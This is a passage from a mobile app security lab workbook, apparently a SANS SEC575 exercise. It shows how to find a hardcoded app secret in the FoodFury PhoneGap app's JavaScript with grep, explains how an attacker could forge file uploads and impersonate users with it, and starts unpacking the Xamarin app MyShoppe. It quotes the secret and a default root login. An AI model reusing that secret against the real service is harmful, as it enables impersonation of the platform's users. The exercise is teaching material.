
8. Identify Files Disclosing Password

Use the grep utility to identify the files that disclose the password information to focus your analysis. Using grep with the -l (lowercase L) argument displays only the matching filenames, not the matching text.

```
root@kali:~/labs/third_party/foodfury/assets/www/js/scripts# grep -l 'Saeedkkj1!' *
```

Here several files are disclosed that contain the identified password. Next, you need to evaluate the code where the password is used to evaluate the impact of the information disclosure threat.

Since the password disclosure includes an exclamation mark, make sure to include the string in quotes, as shown in the example. The exclamation mark is a shell metacharacter used for substituting characters for previous commands.




9. Open recipedesigner.js

Using gedit (or your preferred editor), open the `recipedesigner.js` file. Scroll to line 158 to the password disclosure. Review the JavaScript code briefly. Identify the opportunity for an attacker to leverage the password disclosure that is represented in the code.

After spending a minute or two looking at the code, click on the Knowledge indicator for this task to see our analysis.

> In this example, the code reveals a variable `options`, which is of type `FileUploadOptions`. The `FileUploadOptions` object and the subsequent `FileTransfer` class are built-in PhoneGap features that provide a simple interface for uploading and downloading files over HTTP.
>
> The code also reveals a second object, `params`, which is used to record other attributes, including `title`, `userid`, and the `appsecret`. The `params` object is referenced in the `options` object, then used to upload content to the server.
>
> With the password information, an attacker can upload arbitrary content to the server (or at least JPG files, depending on if the server does any file type receipt validation). This is likely a low- to medium-risk threat, since the application intends to allow users to upload images. However, the ability to forge arbitrary `userid` values in the file upload could allow an attacker to upload files to other users' profiles, which would represent a higher risk threat.




10. Open sendmsg.js

Close the `recipedesigner.js` source and open the `sendmsg.js` file. Review the JavaScript code briefly. Identify the opportunity for an attacker to leverage the password disclosure that is represented in the code.

After spending a minute or two looking at the code, click on the Knowledge indicator for this task to see our analysis.

> The sendmsg.js file also discloses password information on line 24. This time, instead of the `FileTransfer` object, the password is used in an AJAX request to POST data to the `sendmessage.php` website script. The content of the POST body is declared in the `data` array, including a member ID, user ID, message, and the app secret.
>
> Here the ability for an attacker to reuse the app secret and forge an arbitrary member ID is particularly problematic, since it would allow an attacker to send any message to any user, impersonating any other user on the system. This likely represents a high-risk threat to the FoodFury platform.



Your analysis reveals that the FoodFury application uses PhoneGap and, in the process, easily discloses a fixed password string used in several of the system API calls. The uploadrecipeimage.js source reveals that the password can be used to upload arbitrary files to the server, which is likely a low- to medium-risk threat. The use of the password in the sendmsg.js script reveals that you could forge arbitrary messages from any FoodFury user to any other FoodFury users, which is likely a high-risk threat to the platform.

Mike Hottaire is understandably disappointed to learn how vulnerable the FoodFury is, but he is appreciative of your efforts. Congratulations!

Xamarin Application Analysis: MyShoppe

Mike Hottaire is still plenty unhappy about losing his access to the FoodFury network following your application analysis, but is starting to recognize your prowess at mobile app analysis. Your company is looking at adopting a mobile shopping application framework, MyShoppe. He asks you to take a look at their sample application prior to investing time in rebranding it for your company's needs.


MyShoppe is a real application, promoted by Microsoft as an excellent Xamarin mobile app. For this analysis, you'll work with a copy of MyShoppe retrieved from the Google Play store. Evaluate the application to identify any key, password, or secret information disclosed in the app.

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Log in as the user **root** with the password **toor**. If you are still logged in from the previous exercise, no need to log out first.

2. **Open Linux Terminal**


   From the Linux system, open the Terminal application. If you have a terminal already open, run the `cd` command with no arguments to return to your home directory.



3. **Unzip the MyShoppe Application**

   From the Linux terminal, change to the `labs` directory. Create a new directory for the MyShoppe files, then unzip the APK file.

```
root@kali:~# cd labs/third_party
root@kali:labs/third_party# mkdir myshoppe
root@kali:labs/third_party# unzip -d myshoppe  MyShoppe.apk
```




4. Identify MyShoppe as a Xamarin Application

Xamarin applications are recognizable from the presence of a NOTICE file that discloses that the app was developed using the Xamarin platform.

Confirm that the MyShoppe application is written using the Xamarin platform by examining the NOTICE file.

```
root@kali:~/labs# cd myshoppe
root@kali:~/labs/third_party/myshoppe# cat NOTICE
```

> It's essential to confirm the platform that your target application uses for development prior to starting your analysis. Here we see the NOTICE file discloses the application as developed using Xamarin.




5. Identify MyShoppe DLLs

Xamarin applications consist primarily of DLL files using the .NET framework and built to run on the Mono platform. List the MyShoppe DLL files in the `assemblies` directory. Looking at the file listing, identify the DLL that mostly likely contains MyShoppe-specific code.

```
root@kali:~/labs/third_party/myshoppe# cd assemblies
root@kali:~/labs/third_party/myshoppe/assemblies# ls
```

Most of the DLLs in MyShoppe's `assemblies` directory are Xamarin platform libraries, or third-party libraries. For MyShoppe, the `MyShop.dll` is a likely candidate for the application-specific code.



